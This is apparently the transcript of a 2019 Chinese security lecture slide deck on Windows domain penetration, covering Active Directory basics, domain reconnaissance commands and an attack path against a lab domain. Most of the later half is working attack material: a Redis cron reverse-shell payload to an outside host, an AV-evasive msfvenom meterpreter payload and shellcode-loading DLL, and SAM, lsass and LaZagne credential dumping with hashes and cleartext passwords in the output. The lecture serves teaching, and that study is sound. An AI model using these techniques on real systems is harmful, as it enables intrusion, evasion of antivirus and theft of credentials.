


# 内网渗透之初识域渗透

难度系数：★★★★☆



## 本期大咖

### 花茶团队-ske

花茶安全攻防团队里一枚小菜鸡，会一点web渗透和Python  
面向msdn编程，了解并掌握内网渗透（域渗透）

## 内容目录

- 1、初识域环境
- 2、域信息收集
- 3、域渗透思路

## 大咖面对面

该信息安全技术公益讲座由漏洞银行方主办  
每周五晚20:00，业内大咖与你零距离分享  
答疑解惑 | 资源交换 | 剖析动态 | 认知升级

众多专家与你我共同扬帆，畅游知识海洋  
加入我们的技术社群（Q群 598562771）



2019

大咖面对面

# 内网渗透之初识域渗透

花茶安全团队

大咖: ske

漏洞银行官网: [www.bugbank.cn](http://www.bugbank.cn) 大咖团队官网: [www.roselle.team](http://www.roselle.team)

参与讲座 | 现场答疑 | 后续交流 漏洞银行技术社群: 598562771 (Q群号)



# 目录

---

1. 初识域环境
2. 域信息收集
3. 域渗透思路

# 1 初识域环境

---

## 什么是域

域英文叫DOMAIN——域(Domain)是Windows网络中独立运行的单位，将网络中多台计算机逻辑上组织到一起，进行集中管理，这种区别于工作组的逻辑环境叫做域。

## 为什么产生域

域已经成为绝大多数公司组织、连接电脑的一种方式。假设你是公司的系统管理员，你们公司有几千上万台电脑。如果你要为每台电脑设置登录帐户，设置权限(比如是否允许登录帐户安装软件)，那你要分别坐在一千台电脑前工作。如果你要做一些改变，你也要分别在一千台电脑上修改。相信没有哪个管理员想要用这种不吃不喝不睡觉的方式来工作，所以就应运而生了域的概念。

# 1 初识域环境

---

## 域控

在一个机器装上活动目录以后,这个机器就会被称作域控。

在Windows的域中，不使用主域控制器与备份域控制器，每个域控制器充当的都是一样的角色，比如你有三个域控制器，你可以在任何一个域控制器上对用户的权限进行修改，你的修改将被复制到其他两个域控制器中。同样，如果一个域控制器发生故障，只要其他的域控制器还能正常工作，整个域还是可以正常运行

## 活动目录 (Active Directory)

Active Directory存储了有关网络对象的信息，并且让管理员和用户能够轻松地查找和使用这些信息。对象可以是用户，组群，电脑，网域控制站，邮件，配置文件，组织单元，树系等等



# 1 初识域环境

---

## 域用户

用户名和密码到域控制器去验证，也就是说你的账号密码可以在同一域的任何一台计算机登录。

## 域管

登录到域控制器上，对一切权限进行控制，而不用跑到每台电脑前进行设置了。

## 组

公司很多员工的权限都是相同的，那我们可不可以对这些相同的权限只设置一次，然后将该权限分配给相关的员工呢？答案就是使用分组(Group)。将不同的用户放入不同的分组里，然后对组进行权限设置，这样就免去了我们要对每个用户进行设置的麻烦。

# 1 初识域环境

---

## 信任域

在很多的实际情况中，一个公司又有下面的子公司，所以就造成母公司有一个域，而子公司也有一个单独的域。母公司的域与子公司的域如何联系起来呢？我们可以在它们之间建立一种叫信任(Trust)的关系。如果母公司的帐户想要能够登录到子公司的域中，子公司的域就要对母公司的域建立信任关系。当母公司域的帐户想要登录到子公司域中时，子公司域由于信任母公司的域，所以它会听从从母公司域的域控制器返回的access key。反过来，由于母公司的域没有建立对子公司的信任，所以如果子公司的帐户想要登录到母公司的域中是不可能的。

/domain\_trusts 返回受信任域的列表

## 2 域信息收集-nltest信任域

- 信任域: 可以在工作组里查询, 查询内网里是否有域环境
- nltest /domain\_trusts /all\_trusts /v /server:192.168.2.252
- 返回所有信任192.168.2.252的域。
- nltest /dsgetdc:XXXXXX /server:192.168.2.252
- 返回域控和其相应的IP地址, XXXXXX是上步骤结果中的一个域

nltest 的命令:

<https://www.cnblogs.com/dreamer-fish/p/3473895.html>

```
C:\Windows\System32>nltest /domain_trusts /all_trusts /v /server:192.168.52.2
域信任的列表:
    0: HACK hack.local <NT 5> <Forest Tree Root> <Primary Domain> <Native>
        Dom Guid: 50fbcf3b-a8b3-4205-b903-f1bef54dde44
        Dom Sid: S-1-5-21-675002476-827761145-2127888524
此命令成功完成

C:\Windows\System32>nltest /dsgetdc:hack /server:192.168.52.2
DC: \\WINDOWS_SERVER_
    地址: \\192.168.52.2
    Dom Guid: 50fbcf3b-a8b3-4205-b903-f1bef54dde44
    Dom 名称: HACK
    林名称: hack.local
    DC 站点名称: Default-First-Site-Name
    我们的站点名称: Default-First-Site-Name
    标志: PDC GC DS LDAP KDC TIMESERV GTIMESERV WRITABLE DNS_FOREST CLOSE_SITE FULL_SECRET WS 0x1C000
此命令成功完成
```



## 2 域信息收集-csvde

- 域环境信息收集
- `csvde -setspn hack -f c:\windows\temp\hack.csv`

```
C:\Windows\Temp>csvde -setspn hack -f c:\windows\temp\hack.csv
连接到“hack”
用 SSPI 作为当前用户登录
将目录导出到文件 c:\windows\temp\hack.csv
搜索项目...
写出项目
.....
.....
导出完毕。后续处理正在进行...
导出了 252 个项目
命令已成功完成
```

## 2 域信息收集-csvde

- LDAP的存储规则
- 区分名 (DN, Distinguished Name) 一个条目的区分名称叫做“dn” 或者叫做区分名。在一个目录中这个名称总是唯一的。
- CN=Common Name 为**用户名或服务器名**, 最长可以到80个字符, 可以为中文;
- OU=Organization Unit为组织单元, 最多可以有四级, 每级最长32个字符, 可以为中文;
- O=Organization 为组织名, 可以3—64个字符长
- C=Country为国家名, 可选, 为2个字符长

	A	B	C	D	E	F	G	H	I	J	K	L
1	DN	objectClass	distinguishedName	whenCreated	whenChanged	subRef	uSNCreated	ds	uSNChanged	name	objectGUID	replUpToDateVector
156	CN=Administrator,CN=Users,DC=hack,DC=local	user	CN=Administrator,CN=Users,DC=hack,DC=local	4 20190805C20191010015102.OZ	8196		34119	Administrator	X' c5e30ad7c77ccc41b6e75fe7be419c76'			
157	CN=Guest,CN=Users,DC=hack,DC=local	user	CN=Guest,CN=Users,DC=hack,DC=local	4 20190805C20190805044216.OZ	8197		8197	Guest	X' 6da123027933f145b971b134f959acd1'			
158	CN=DefaultAccount,CN=Users,DC=hack,DC=local	user	CN=DefaultAccount,CN=Users,DC=hack,DC=local	4 20190805C20190805044216.OZ	8198		8198	DefaultAccount	X' 207740c07795d242b016b1cdd715d2bb'			
187	CN=WINDOWS_SERVER_,OU=Domain Controllers,DC=hack,DC=local	computer	CN=WINDOWS_SERVER_,OU=Domain Controllers,DC=hack,DC=local	4 20190805C20191009093504.OZ	12293		34054	WINDOWS_SERVER_	X' 47b8b6bdf3b61f4fa64545923286c64d'			
188	CN=krbtgt,CN=Users,DC=hack,DC=local	user	CN=krbtgt,CN=Users,DC=hack,DC=local	4 20190805C20190805073610.OZ	12324		12783	krbtgt	X' 66199a60c84c8d498e442401c81ca0fa'			
244	CN=exch01,CN=Users,DC=hack,DC=local	user	CN=exch01,CN=Users,DC=hack,DC=local	4 20190806C20190928143855.OZ	24617		28733	exch01	X' 2fcfc53a9f6c7447b252c57b1906cb46'			
245	CN=EXCH-01,CN=Computers,DC=hack,DC=local	computer	CN=EXCH-01,CN=Computers,DC=hack,DC=local	4 20190806C20191009093621.OZ	24633		34067	EXCH-01	X' 72502da480fc6e47a70fa79cd207d7ae'			
250	CN=test1,CN=Users,DC=hack,DC=local	user	CN=test1,CN=Users,DC=hack,DC=local	4 20191008C20191008083144.OZ	33934		33939	test1	X' ed1ec5ea7eae874a802bfb868b71a9fc'			
251	CN=WIN08-WEB,CN=Computers,DC=hack,DC=local	computer	CN=WIN08-WEB,CN=Computers,DC=hack,DC=local	4 20191010C20191010014515.OZ	34104		34118	WIN08-WEB	X' 30548b32845a2348bd0fd0e70fa0b41b'			
252	CN=WIN12-IIS,CN=Computers,DC=hack,DC=local	computer	CN=WIN12-IIS,CN=Computers,DC=hack,DC=local	4 20191010C20191010015227.OZ	34123		34136	WIN12-IIS	X' 980b2fb3e0459043bfb96f82c3120c53'			
253	CN=WIN7-PC,CN=Computers,DC=hack,DC=local	computer	CN=WIN7-PC,CN=Computers,DC=hack,DC=local	4 20191010C20191010022852.OZ	34151		34164	WIN7-PC	X' ca59e9aa6cf295458168677caadde6f4'			



## 2 域信息收集-setsppn

- setsppn -T hack -Q \*/\*
- SPN 官方名称即"服务主体名称", 本质上存的就是域内各种服务资源的对应关系
- 如,对应的服务类型是什么,机器名是多少,服务端口是多少
- 借助 SPN 快速定位当前目标域中所有存活的各类服务器

```
C:\Windows\Temp>setsppn -T hack -Q */* | findstr IIS
CN=WIN12-IIS,CN=Computers,DC=hack,DC=local
TERMSRV/WIN12-IIS
TERMSRV/win12-IIS.hack.local
MSSQLSvc/win12-IIS.hack.local:1433
MSSQLSvc/win12-IIS.hack.local
WSMAN/win12-IIS
WSMAN/win12-IIS.hack.local
RestrictedKrbHost/WIN12-IIS
HOST/WIN12-IIS
RestrictedKrbHost/win12-IIS.hack.local
HOST/win12-IIS.hack.local
```

```
C:\Windows\Temp>setsppn -T hack -Q */* | findstr MSSQL
MSSQLSvc/win12-IIS.hack.local:1433
MSSQLSvc/win12-IIS.hack.local
```

```
管理员: C:\Windows\system32\cmd.exe
C:\Windows\Temp>setsppn -T hack -Q */*
正在检查域 DC=hack,DC=local
CN=WINDOWS_SERVER,OU=Domain Controllers,DC=hack,DC=local
TERMSRV/WINDOWS_SERVER
TERMSRV/windows_server_2016_dc.hack.local
Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/windows_server_2016_dc.hack.local
ldap/windows_server_2016_dc.hack.local/ForestDnsZones.hack.local
ldap/windows_server_2016_dc.hack.local/DomainDnsZones.hack.local
DNS/windows_server_2016_dc.hack.local
GC/windows_server_2016_dc.hack.local/hack.local
RestrictedKrbHost/windows_server_2016_dc.hack.local
RestrictedKrbHost/WINDOWS_SERVER
RPC/166c50f8-43d2-4ff0-8c14-b1029f105b3f._msdcs.hack.local
HOST/WINDOWS_SERVER/_HACK
HOST/windows_server_2016_dc.hack.local/_HACK
HOST/WINDOWS_SERVER
HOST/windows_server_2016_dc.hack.local
HOST/windows_server_2016_dc.hack.local/hack.local
E3514235-4B06-11D1-AB04-00C04FC2DCD2/166c50f8-43d2-4ff0-8c14-b1029f105b3f/hack.local
ldap/WINDOWS_SERVER/_HACK
ldap/166c50f8-43d2-4ff0-8c14-b1029f105b3f._msdcs.hack.local
ldap/windows_server_2016_dc.hack.local/_HACK
ldap/WINDOWS_SERVER
ldap/windows_server_2016_dc.hack.local
ldap/windows_server_2016_dc.hack.local/hack.local
CN=krbtgt,CN=Users,DC=hack,DC=local
kadmin/changepw
CN=EXCH-01,CN=Computers,DC=hack,DC=local
TERMSRV/EXCH-01
TERMSRV/exch-01.hack.local
WSMAN/exch-01
WSMAN/exch-01.hack.local
RestrictedKrbHost/EXCH-01
HOST/EXCH-01
RestrictedKrbHost/exch-01.hack.local
HOST/exch-01.hack.local
CN=WIN08-WEB,CN=Computers,DC=hack,DC=local
WSMAN/win08-web
WSMAN/win08-web.hack.local
TERMSRV/WIN08-WEB
TERMSRV/win08-web.hack.local
RestrictedKrbHost/WIN08-WEB
HOST/WIN08-WEB
```

## 2 域信息收集-dnsdump

- `dnsdump.exe -u 域名\域用户 -p 域密码 域控机器名`
- `dnsdump.exe -u hack\iis_user -p 1qaz@WSX windows_server_2016_dc -r`

```
C:\Users\Administrator\Desktop>dnsdump.exe -u hack\iis_user -p 1qaz@WSX windows_server_2016_dc -r
←[94m[-]←[0m Connecting to host...
←[94m[-]←[0m Binding to host
←[92m[+]←[0m Bind OK
←[94m[-]←[0m Querying zone for records
←[92m[+]←[0m Found 8 records
```

type	name	ip
A	windows_server_2016_dc	192.168.52.2
A	win12-IIS	192.168.52.29
A	win08-web	192.168.52.28
A	ForestDnsZones	192.168.52.2
A	exch-01	192.168.52.3
A	DomainDnsZones	192.168.52.2
A	@	192.168.232.130
A	@	192.168.52.2



## 2 域信息收集-net

- net user /domain 获取域用户列表
- net group "domain admins" /domain 获取域管理员列表
- net group "domain controllers" /domain 查看域控制器(如果有多台)
- net group "domain computers" /domain 查看域机器
- net group /domain 查询域里面的组

```
C:\Users\Administrator>net user /do
```

```
\\WINDOWS_SERVER_ 的用户帐户
```

```
-----  
Administrator      DefaultAccount      exch01  
Guest               krbtgt               test1  
命令成功完成。
```

## 2 域信息收集-net

```
C:\Users\Administrator>net group "domain admins" /domain
组名      Domain Admins
注释      指定的域管理员

成员

-----
Administrator
命令成功完成。
```

```
C:\Users\Administrator>net group "domain computers" /domain
组名      Domain Computers
注释      加入到域中的所有工作站和服务

成员

-----
EXCH-01$                WIN08-WEB$                WIN12-IIS$
WIN7-PC$
命令成功完成。
```

```
C:\Users\Administrator>net group "domain controllers" /domain
组名      Domain Controllers
注释      域中所有域控制器

成员

-----
WINDOWS_SERVER_$
命令成功完成。
```

```
C:\Users\Administrator>net group /domain
\\WINDOWS_SERVER_ 的组帐户

-----
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
命令成功完成。
```



## 2 域信息收集-net

Net view	查看同一域内机器列表
net view \\ip	查看某IP共享
Net view \\GHQ	查看GHQ计算机的共享资源列表
net view /domain	查看内网存在多少个域
Net view /domain:XYZ	查看XYZ域中的机器列表

```
C:\WINDOWS\system32>net view
服务器名称 说明
-----
\\A504
命令执行成功。

C:\WINDOWS\system32>net view /domain
Domain
-----
[REDACTED]
SERVER
[REDACTED]
WORKGROUP
命令执行成功。

C:\WINDOWS\system32>net view /domain:[REDACTED].I
服务器名称 说明
-----
\\A504
命令执行成功。

C:\WINDOWS\system32>net view /domain:[REDACTED]
服务器名称 说明
-----
\\AD
\\NAS
命令执行成功。
```

查看当前域的机器列表

查看内网中存在多少个域

查看该域的机器列表

查看该域的机器列表

## 2 域信息收集-nbtscan

nbtscan

```
C:\Users\Administrator\Desktop>nbtscan.exe 192.168.52.0/24
192.168.52.2    HACK\WINDOWS_SERVER_    SHARING DC
192.168.52.28  HACK\WIN08-WEB          SHARING
192.168.52.29  HACK\WIN12-IIS          SHARING
*timeout (normal end of scan)
```




## 3 域渗透思路

---

横向渗透 -> 权限维持 -> 取密码（获取一个域用户账号密码） -> 域信息收集 -> 横向渗透 -> 取密码 -> 获取域管权限 -> 拿下域控服务器

## 3 域渗透思路-横向渗透

横向渗透的思路 (适用于工作组渗透和域渗透)





## 3 域渗透思路-横向渗透

### 弱口令扫描

弱口令列表							
序号	IP地址	服务	端口	帐户名	密码	BANNER	用时[毫秒]
1	192.168.232.136	RDP	3389	user1	user1***	WIN7-PC	6667
1	192.168.232.136	SMB	445	user1	user1***		7021

弱口令列表							
序号	IP地址	服务	端口	帐户名	密码	BANNER	用时[毫秒]
1	192.168.232.135	SQLServer	1433	sa	sa123***	10.50.1600	16

序号	IP地址	服务	端口	帐户名	密码	BANNER	HTTP	标题
1	192.168.232.180	SSH	22	root	rootroot	f8:03:8b:11...		

```
10 root@kali:~## redis-cli -h 192.168.63.130
11 192.168.63.130:6379> set x "\n" * * * * bash -i >& /dev/tcp/192.168.63.128/7999 0>&1\n"
12 192.168.63.130:6379> config set dir /var/spool/cron/
13 192.168.63.130:6379> config set dbfilename root
14 192.168.63.130:6379> save
```

```
cd src
+10:root@cl: /opt/Tomcat/bin/redis-2.8.17/src[root@cl: src
./redis-cli -h 10.2.25.7
set x "\n" * * * * bash -i >& /dev/tcp/1 7999 0>&1\n"
OK
config set dir /var/spool/cron/
OK
config set dbfilename root
OK
save
OK
```

类型	文件夹
子项目	7

```
root@ivpser:~/web# nc -lmp 7999
Listening on [0.0.0.0] (family 0, port 7999)
Connection from [192.168.63.128] port 7999 [tcp/*] accepted (family 2, spo
bash: 此 shell 中无任务在运行
[root@: ~]# whoami
whoami
root
[root@: ~]#
```

### 3 域渗透思路-权限维持

---

dll加载shellcode免杀上线

```
msfvenom -a x86 --platform Windows -p windows/meterpreter/reverse_tcp_uuid LPORT=9999 LHOST=192.168.1.1 -e x86/shikata_ga_nai -i 11 -f c -o shellcode.c
```

```
msf > use exploit/multi/handler
```

```
msf > set payload windows/meterpreter/reverse_tcp_uuid
```

```
msf > set lhost 192.168.1.1
```

```
msf > set lport 8888
```

```
msf > set EnableStageEncoding true
```

```
msf > set StageEncoder x86/fnstenv_mov
```

```
msf > exploit
```



### 3 域渗透思路-权限维持

```
#include <Windows.h>
// 这是导出变量的一个示例

extern "C" __declspec(dllexport) void __cdecl test(HWND hwnd, HINSTANCE hinst, LPSTR lpszCmdLine,int nCmdShow)
{
    MessageBox(NULL,L"_Title_",L"Hello",MB_OK);
    unsigned char buf[] =
"\xd9\xe9.....";


    void *exec = VirtualAlloc(0, sizeof buf, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, buf, sizeof buf);
    ((void(*)())exec)();
    return;
}
```

### 3 域渗透思路-权限维持

将shellcode编译成dll, 并调用rundll32运行



成功上线



2

7/8

Community Score

1 2 engines detected this file

587dcd63183191e1e258684654aca2ba57565ac81bf7bb979e893606e802

create\_01.dl

pdf

57 KB

2019-11-08 16:55:19 UTC

a moment ago

DLL

DETECTION	DETAILS	COMMUNITY	
ClamAV	1 Win.Trojan.MSShellcode-6360728-0	Zillya	1 Trojan.Shelma.Win32.3531
Acronis	Undetected	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	SecureAge APEX	Undetected
Arcabit	Undetected	Avast	Undetected
Avast-Mobile	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	BitDefenderTheta	Undetected
BitDefender	Undetected	CAT-QuickHeal	Undetected

<https://www.virustotal.com/gui/file/f587dcd6318319e1e2586b8465d4aca2ba575fc5acf81bf7bb979e893606e802/detection>



### 3 域渗透思路-注册表读取密码

注册表取密码

// 获取注册表信息

reg save HKLM\SYSTEM

c:\windows\temp\Sys.hiv


reg save HKLM\SAM

c:\windows\temp\Sam.hiv

// mimikatz运行解密命令

lsadump::sam /sam:Sam.hiv

/system:Sys.hiv



```
mimikatz 2.1.1 x64 (oe.eo)

mimikatz # lsadump::sam /sam:sam.hiv /system:sys.hiv
Domain : WIN08-WEB
SysKey : cfdfe3ac8eeb24d1fecf3eb110889317
Local SID : S-1-5-21-4190598855-447067332-2349087210

SAMKey : ec0350c61e7993de3cdaf7070edab564

RID : 000001f4 (500)
User : Administrator
Hash NTLM: f087fe7c6c41506c1b82ec06af33c8f0

RID : 000001f5 (501)
User : Guest
Hash NTLM: 239def2e4d3ec0d8ba6e7c97ecac3819

mimikatz #
```

### 3 域渗透思路-Isass读取内存hash

---

Isass进程获取内存hash

// 在目标机子执行procdump.exe

```
procdump.exe -accepteula -ma lsass.exe c:\windows\temp\lsass.dmp
```

// 在mimikatz中运行, 结果保存在日志里

```
mimikatz.exe "sekurlsa::minidump lsass.dmp" "log" "sekurlsa::logonpasswords"
```



### 3 域渗透思路-Isass读取内存hash

```
管理员: C:\Windows\system32\cmd.exe

C:\Users\Administrator\Desktop>procdump.exe -accepteula -ma lsass.exe c:\windows\temp\lsass.dmp

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[10:39:34] Dump 1 initiated: c:\windows\temp\lsass.dmp
[10:39:35] Dump 1 writing: Estimated dump file size is 38 MB.
[10:39:36] Dump 1 complete: 38 MB written in 2.1 seconds
[10:39:36] Dump count reached.
```

```
mimikatz 2.1.1 x64 (oe.oe)

.#####. mimikatz 2.1.1 (x64) built on Jun 16 2018 18:49:05 - lil!
.## ^ ##. "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : lsass.dmp

mimikatz # log
Using 'mimikatz.log' for logfile : OK

mimikatz # sekurlsa::logonpasswords
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 996 (00000000:000003e4)
Session : Service from 0
User Name : WIN08-WEB$
Domain : HACK
Logon Server : (null)
Logon Time : 2019/10/10 13:14:35
SID : S-1-5-20

MSV :
```

```
mimikatz 2.1.1 x64 (oe.oe)

Authentication Id : 0 ; 393025 (00000000:0005ff41)
Session : RemoteInteractive from 2
User Name : Administrator
Domain : WIN08-WEB
Logon Server : WIN08-WEB
Logon Time : 2019/10/10 13:15:20
SID : S-1-5-21-4190598855-447067332-2349087210-500

MSV :
[00000003] Primary
* Username : Administrator
* Domain : WIN08-WEB
* LM : 906c29768374bec91ab027a4bbc81d4d
* NTLM : f087fe7c6c41506c1b82ec06af33c8f0
* SHA1 : 03c966c3c947b3f0476e0bc385c6fd70f9d88bbb
tspkg :
* Username : Administrator
* Domain : WIN08-WEB
* Password : web2008***
wdigest :
* Username : Administrator
* Domain : WIN08-WEB
* Password : web2008***
kerberos :
* Username : Administrator
* Domain : WIN08-WEB
```

### 3 域渗透思路-LaZagne

LaZagne取各种连接工具密码，浏览器保存密码等

<https://github.com/AlessandroZ/LaZagne>

```
C:\Users\user2\Desktop\LaZagne\LaZagne 原版\LaZagne 2.4>"LaZagne 2.4.exe" all

=====
                        The LaZagne Project
                        ! BANG BANG !
=====

##### User: user2 #####

----- Dbvis passwords -----

[+] Password found !!!
Name: 10.7.16.101:50000
Driver:
        DB2
Host: 10.7.16.101
Login: db2admin
Password: password
Port: 50000

----- Robomongo passwords -----

[+] Password found !!!
Name: 172.18.0.25
AuthMechanism: SCRAM-SHA-1
Host: 172.18.0.25
DatabaseName: admin
Login: root
Password: root
Port: 27017
AuthMode: CREDENTIALS
```



## 3 域渗透思路-凭证窃取

### 凭证窃取

通过tasklist /v查看进程用户, 如果有域用户启的进程, 则凭证窃取

管理员: C:\Windows\system32\cmd.exe						
fdlauncher.exe	2372	Services	0	3,664	K Unknown	NT AUTHORITY\LOCAL SERVICE
svchost.exe	2452	Services	0	67,576	K Unknown	NT AUTHORITY\NETWORK SERVICE
svchost.exe	2492	Services	0	4,668	K Unknown	NT AUTHORITY\NETWORK SERVICE
dllhost.exe	2588	Services	0	10,432	K Unknown	NT AUTHORITY\SYSTEM
WmiPrvSE.exe	2668	Services	0	23,764	K Unknown	NT AUTHORITY\NETWORK SERVICE
dllhost.exe	2748	Services	0	10,912	K Unknown	NT AUTHORITY\SYSTEM
fdhost.exe	2940	Services	0	4,816	K Unknown	NT AUTHORITY\LOCAL SERVICE
conhost.exe	2948	Services	0	3,008	K Unknown	NT AUTHORITY\LOCAL SERVICE
msdtc.exe	3064	Services	0	7,204	K Unknown	NT AUTHORITY\NETWORK SERVICE
USSUC.exe	2396	Services	0	6,372	K Unknown	NT AUTHORITY\SYSTEM
WmiPrvSE.exe	3008	Services	0	37,448	K Unknown	NT AUTHORITY\SYSTEM
taskhost.exe	3220	Console	1	10,604	K Unknown	HACK\administrator
explorer.exe	3368	Console	1	89,832	K Unknown	HACK\administrator
ChsIME.exe	3388	Console	1	11,512	K Unknown	HACK\administrator
svchost.exe	3484	Services	0	8,404	K Unknown	NT AUTHORITY\SYSTEM
ServerManager.exe	3916	Console	1	67,072	K Unknown	HACK\administrator
360tray.exe	2764	Console	1	39,016	K Unknown	HACK\administrator
vmtoolsd.exe	4372	Console	1	21,592	K Unknown	HACK\administrator
jusched.exe	4508	Console	1	5,028	K Unknown	HACK\administrator
SoftMgrLite.exe	4644	Console	1	19,004	K Unknown	HACK\administrator
wlrmr.exe	5040	Console	1	5,188	K Unknown	HACK\administrator
